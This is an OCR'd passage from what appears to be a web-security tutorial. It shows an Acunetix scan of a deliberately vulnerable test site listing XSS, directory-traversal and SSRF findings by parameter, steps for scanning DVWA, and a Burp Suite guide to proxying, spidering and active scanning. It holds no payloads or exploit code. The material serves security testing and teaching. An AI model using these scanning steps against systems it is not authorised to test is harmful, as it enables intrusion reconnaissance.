


Se...	Vulnerability	URL	Parameter	Status	Last Seen
!	Cross site scripting	http://testphp.vulnweb.com/hpp/params.php	p	Open	Jan 11, 2017 2:10:16 PM
!	Cross site scripting	http://testphp.vulnweb.com/hpp/params.php	pp	Open	Jan 11, 2017 2:10:17 PM
!	Directory traversal	http://testphp.vulnweb.com/showimage.php	file	Open	Jan 11, 2017 2:10:33 PM
!	nginx SPDY heap buffer overflow	http://testphp.vulnweb.com/		Open	Jan 11, 2017 2:09:50 PM
!	PHP allow_url_fopen enabled (AcuSensor)	http://testphp.vulnweb.com/		Open	Jan 11, 2017 2:08:45 PM
!	Script source code disclosure	http://testphp.vulnweb.com/showimage.php	file	Open	Jan 11, 2017 2:10:36 PM
!	Server side request forgery	http://testphp.vulnweb.com/showimage.php	file	Open	Jan 11, 2017 2:10:38 PM
!	Application error message	http://testphp.vulnweb.com/showimage.php	file	Open	Jan 11, 2017 2:10:37 PM

WVS Reporter

Generate Report

After scan completion, you can generate a report. To generate the default report style from the scan results, click" Report" button in the Web scanner toolbar.




Various report formats

The tools explorer in the Reporter allows you to choose from various built-in templates to generate reports in such formats. Templates include:


- Executive report
- Developer report
- Compliance report (HIPAA< PCI< OWASP< SOX)
- Comparison report
- Statistical report

Testing DVWA using Acunetix Version 9


1. Select Web Scanner tab and then new scan.



2. Then we have to provide the scanner with the URL to be scanned.



3. As we need to scan for all web vulnerabilities, we have to keep the scanning profile set to Default.




4. We can change the scanning profile from the drop down menu if we are looking to scan for a specific vulnerability.

5. Then we have to provide the scanner with valid credentials to discover more vulnerabilities so we will choose new login sequence and provide the scanner with username and password.

6. There are a lot of security levels in DVWA (Low, Medium and High) which we can test.

7. Through this test, I will adjust the level to low.

8. After finishing the scan, it seems that our web application is vulnerable to multiple critical vulnerabilities that can cause huge damage.



How to detect vulnerabilities using Burp Suite

by Nishant Chougule

Automated web application scanners find serious vulnerabilities that can exploit the web applications further. This article demonstrates right from the basic tutorial of intercepting the web requests to automating the web scanner, through advanced Burp Suite testing using extenders. The article is more focused on how to detect the vulnerabilities using various techniques, such as intruder, active, passive scanner and extensions.

Overview of Burp Suite Web Scanner

Burp Suite is used to perform security testing of web applications. It has a different set of tools to perform various test cases required in auditing application security. This article will provide an understanding of frameworks used and the advanced techniques required to perform security testing (Davis, 2014).

Burp Suite comes up with a different set of operations that can be used while testing. Every application will be intercepted using the proxy and will be added into the target tab for further development of the security testing.

Below is reference to all the frameworks available in Burp Suite.




Figure 1: Burp Suite Web scanner

Interception proxy

Burp Suite is used as an interception proxy at the application layer according to the OSI Model. The proxy connection for any application can be created as described below:

Step1: Identify the browser agent that will be used for security testing. Once identified, navigate to the proxy settings of the respective browser as shown below:




Figure 2: Setting up Burp with local proxy

Step2: In Burp Suite, navigate to the proxy tab and then select the options tab. Set the proxy listeners in add tab and use the same settings used for step1.




Figure 3: Configuring local host in Burp Suite for interception

Now any web application that is accessed using the browser agent will be intercepted in the Burp Suite.

For the purpose of this article, the following application will be used for performing the security testing of the application.




Figure 4: Vulnerable web application

Target

Once the application is intercepted using a proxy, it can be used to add into the target of Burp Suite. Target tab helps the pen tester to accommodate the project and perform automated tests for the application in scope. The domain URL can be added into scope from HTTP History:




Figure 5: Set target for the web application

Spider

The next steps are to spider the application and understand the directory structure of it.

Figure 6: Spider the directory structure of the application in scope

Scanner

To make the best use of Burp Professional, it is necessary to spider the application and simultaneously navigate throughout the application. This helps to spider the directory structure more efficiently.

There are two ways to scan the application using active and passive scanning as shown below.

Active scanning:

The tester has to spider the whole application and then scans using active scanning. Burp Suite then finds the vulnerabilities on the basis of all the URLs that were enumerated during directory scanning. Burp Suite web scanner also helps to save the whole Burp state, which can be used later to reload previous state and continue the web penetration testing. A report of the entire automated scanner can be generated as well.

Following is the example to evaluate the efficiency of active scanning:

Burp Suite scans the web application and provides a detailed analysis of the vulnerabilities found.




Figure 7: Active Burp Automated Scanning

As shown above, Burp scans with TOP 10 OWASP vulnerabilities. This application is vulnerable to SQL Injection, Cross site scripting, directory listing, click-jacking, etc. Vulnerabilities found from Burp Suite needs to be checked manually as there is a possibility for false-positive observations.

